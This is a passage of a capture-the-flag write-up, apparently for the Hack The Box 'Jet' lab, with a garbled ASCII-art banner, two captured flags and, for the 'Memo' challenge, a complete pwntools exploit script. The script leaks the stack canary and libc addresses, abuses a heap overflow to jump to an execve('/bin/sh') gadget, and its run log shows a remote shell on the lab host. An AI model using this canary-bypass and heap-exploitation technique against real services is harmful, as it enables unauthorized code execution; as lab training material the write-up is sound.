â□□â□□â□□â□□  â□□â□□â□□â□□â□□â□□    â□□â□□â□□â□□
â□□â□□â□□â□□â□□â□□â□□  â□□â□□â□□  â□□â□□ â□□â□□â□□â□□ â□□      â□□â□□â□□â□□
â□□â□□â□□â□□â□□â□□â□□   â□□â□□â□□â□□â□□â□□    â□□â□□â□□     Jet:
https://jet.com/careers
 â□□â□□â□□â□□â□□   â□□â□□â□□â□□â□□â□□â□□ â□□â□□â□□â□□ â□□  â□□â□□â□□ â□□
â□□â□□â□□â□□â□□ â□□â□□ â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□   â□□â□□â□□â□□    HTB:
https://www.hackthebox.eu
 â□□â□□â□□â□□â□□   â□□â□□ â□□â□□ â□□ â□□ â□□â□□    â□□â□□â□□ â□□ â□□â□□ â□□
â□□â□□ â□□â□□â□□â□□â□□â□□ â□□ â□□â□□   â□□  â□□
 â□□ â□□â□□â□□    â□□ â□□  â□□   â□□     â□□â□□    â□□  â□□     â□□ â□□ â□□â□□
â□□  â□□      â□□    JET{n3xt_t1m3_p1ck_65537}
 â□□ â□□ â□□      â□□    â□□       â□□   â□□        â□□ â□□ â□□ â□□  â□□
â□□
 â□□   â□□      â□□  â□□          â□□  â□□ â□□          â□□ â□□         â□□
                          â□□  â□□
                                  Props to:           â□□â□□â□□ â□□â□□
â□□â□□â□□       â□□â□□â□□â□□â□□â□□   â□□â□□ â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□â□□
â□□â□□â□□ â□□â□□ â□□â□□â□□â□□â□□â□□  â□□â□□â□□â□□    â□□â□□â□□â□□â□□â□□
â□□â□□â□□   â□□â□□â□□     â□□â□□â□□â□□â□□â□□  â□□    â□□â□□
                                                      â□□â□□â□□â□□
â□□â□□â□□â□□â□□â□□â□□â□□â□□    â□□â□□â□□â□□ â□□â□□   â□□â□□â□□â□□â□□ â□□
```

```
â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫   â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫
â▫▫â▫▫â▫▫â▫▫  â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫ â▫▫ â▫▫â▫▫     â▫▫â▫▫   â▫▫  â▫▫â▫▫
â▫▫â▫▫â▫▫â▫▫
                                        blink (jet)
â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫  â▫▫â▫▫â▫▫  â▫▫â▫▫â▫▫    â▫▫
â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫ â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫
â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫  â▫▫â▫▫â▫▫â▫▫â▫▫  â▫▫   â▫▫     â▫▫â▫▫â▫▫â▫▫
â▫▫â▫▫â▫▫  â▫▫â▫▫â▫▫â▫▫
                                        g0blin (htb)    â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫
â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫ â▫▫
â▫▫â▫▫â▫▫â▫▫ â▫▫ â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫  â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫
â▫▫â▫▫â▫▫   â▫▫â▫▫â▫▫ â▫▫ â▫▫ â▫▫ â▫▫      â▫▫â▫▫â▫▫  â▫▫ â▫▫â▫▫â▫▫
â▫▫â▫▫â▫▫â▫▫
                                        forGP (htb)     â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫
â▫▫â▫▫   â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫  â▫▫â▫▫â▫▫â▫▫
â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫  â▫▫â▫▫â▫▫â▫▫
â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫
â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫
                                        ch4p (htb)       â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫
â▫▫â▫▫   â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫ â▫▫  â▫▫â▫▫ â▫▫â▫▫ â▫▫â▫▫  â▫▫ â▫▫â▫▫    â▫▫
â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫
â▫▫â▫▫ â▫▫ â▫▫â▫▫ â▫▫ â▫▫â▫▫â▫▫ â▫▫â▫▫ â▫▫â▫▫ â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫ â▫▫
                                        xero (0x00sec)   â▫▫ â▫▫â▫▫â▫▫ â▫▫  â▫▫
â▫▫â▫▫ â▫▫  â▫▫  â▫▫   â▫▫ â▫▫â▫▫ â▫▫â▫▫    â▫▫     â▫▫ â▫▫â▫▫â▫▫ â▫▫ â▫▫ â▫▫
â▫▫â▫▫â▫▫â▫▫â▫▫   â▫▫   â▫▫ â▫▫ â▫▫â▫▫ â▫▫â▫▫   â▫▫â▫▫ â▫▫ â▫▫â▫▫   â▫▫ â▫▫
â▫▫â▫▫â▫▫â▫▫â▫▫â▫▫ â▫▫ â▫▫
                                                  â▫▫  â▫▫â▫▫ â▫▫  â▫▫
â▫▫   â▫▫         â▫▫ â▫▫â▫▫ â▫▫   â▫▫        â▫▫  â▫▫â▫▫ â▫▫   â▫▫    â▫▫    â▫▫
â▫▫ â▫▫ â▫▫ â▫▫   â▫▫    â▫▫   â▫▫      â▫▫    â▫▫â▫▫â▫▫ â▫▫ â▫▫
                                                  â▫▫  â▫▫  â▫▫      â▫▫
â▫▫â▫▫ â▫▫      â▫▫  â▫▫             â▫▫  â▫▫  â▫▫   â▫▫  â▫▫ â▫▫          â▫▫
â▫▫   â▫▫    â▫▫    â▫▫     â▫▫  â▫▫   â▫▫
                                                                    â▫▫
â▫▫                     â▫▫
kali :: ~/RsaCtfTool â▫¹master*â▫º #
So, The Flag 10 is : JET{n3xt_t1m3_p1ck_65537}

# Flag 11 (Memo)

Its a heap overflow. with bypassing canary :/

Similar exploit :
https://github.com/megumish/ctfs/blob/master/2017/0x00ctf2017/memo_manager/explo
it.py

memo.py:

from pwn import *

#context.log_level = "debug"
def create_memo(data, answer, one_more_data=None):
    conn.sendlineafter("> ","1")
    conn.sendlineafter("Data: ", data)
    if answer[:3] == "yes":
        conn.sendafter("[yes/no] ", answer)
    else:
        conn.sendafter("[yes/no] ", answer)
        conn.sendafter("Data: ", one_more_data)

def show_memo():
    conn.sendlineafter("> ","2")
    conn.recvuntil("Data: ")

def delete_memo():
```

```
    conn.sendlineafter("> ","3")

def tap_out(answer):
    conn.sendlineafter("> ","4")
    conn.sendafter("[yes/no] ", answer)

def exploit():
    create_memo("A" * 0x1f, "no", "A" * 0x1f)
    show_memo()
    conn.recv(0x20)
    #chunk: 0x7ffee7b7d3c0
    #leak: 0x7ffee7b7d4d0
    STACK_CHUNK = u64(conn.recv(6) + "\x00" * 2) - (0x7ffee7b7d4d0 -
0x7ffee7b7d3c0)
    log.success("STACK_CHUNK :0x%x" % STACK_CHUNK)
    delete_memo()
    create_memo("A" * 0x28, "no", "A" * 0x28)
    show_memo()
    conn.recvuntil("A" * 0x28)
    conn.recv(1)
    CANARY = u64("\x00" + conn.recv(7))
    log.success("CANARY :0x%x" % CANARY)
    create_memo("A" * 0x18, "no", "A" * 0x18)
    create_memo("A" * 0x18, "no", "A" * 0x17)
    show_memo()
    conn.recvuntil("A" * 0x18)
    conn.recv(1)
    HEAP = u64("\x00" + conn.recv(3) + "\x00" * 4)
    log.success("HEAP :0x%x" % HEAP)
    create_memo("A" * 0x18, "no", "A" * 0x8 + p64(0x91) + "A" * 0x8)
    create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8)
    create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8)
    create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8)
    create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8 + p64(0x31))
    create_memo("A" * 0x7 + "\x00", "no", "A" * 0x8)
    tap_out("no\x00" + "A" * 21 + p64(HEAP + 0xe0))
    delete_memo()
    tap_out("no\x00" + "A" * 21 + p64(HEAP + 0xc0))
    delete_memo()
    show_memo()
    LEAK = u64(conn.recv(6) + "\x00" * 2)
    log.success("LEAK :0x%x" % LEAK)
    #libc :0x7fbae5b6e000
    #LEAK :0x7fbae5f32b78
    LIBC = LEAK - (0x7fbae5f32b78 - 0x7fbae5b6e000)
    log.success("LIBC :0x%x" % LIBC)
    create_memo("A" * 0x28, "no", "A" * 0x10 + p64(0x0) + p64(0x21) +
p64(STACK_CHUNK))
    create_memo(p64(LEAK) * (0x28 // 8), "no", "A" * 0x28)
    create_memo("A" * 0x8 + p64(0x21) + p64(STACK_CHUNK + 0x18) + "A" * 0x8 +
p64(0x21), "yes")
#0x45216    execve("/bin/sh", rsp+0x30, environ)
#constraints:
#  rax == NULL
#
#0x4526a    execve("/bin/sh", rsp+0x30, environ)
#constraints:
#  [rsp+0x30] == NULL
#
#0xf0274    execve("/bin/sh", rsp+0x50, environ)
#constraints:
#  [rsp+0x50] == NULL
#
#0xf1117    execve("/bin/sh", rsp+0x70, environ)
```

```
#constraints:
#  [rsp+0x70] == NULL
    create_memo("A" * 0x8, "no", p64(CANARY) + "A" * 0x8 + p64(LIBC + 0x45216))
    tap_out("yes\x00")
    conn.interactive()

if __name__ == "__main__":
    if sys.argv[1] == "r":
        HOST = "10.13.37.10"
        PORT = 7777
        conn = remote(HOST, PORT)
    else:
        conn = process(["./memo"])
    exploit()

> sudo python memo.py r
[+] Opening connection to 10.13.37.10 on port 7777: Done
[+] STACK_CHUNK :0x7ffc4fb4a2e0
[+] CANARY :0x4dcd14e0fc155e00
[+] HEAP :0x1bb9000
[+] LEAK :0x7fb95c38fb78
[+] LIBC :0x7fb95bfcb000
[*] Switching to interactive mode
Quitter!
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cd /home
$ ls
alex
ch4p
g0blin
leak
membermanager
memo
tony
$ cd memo
$ ls
flag.txt
memo
say_hi
```

```
$ cat flag.txt
Congrats! JET{7h47s_7h3_sp1r17}
```




```
$
```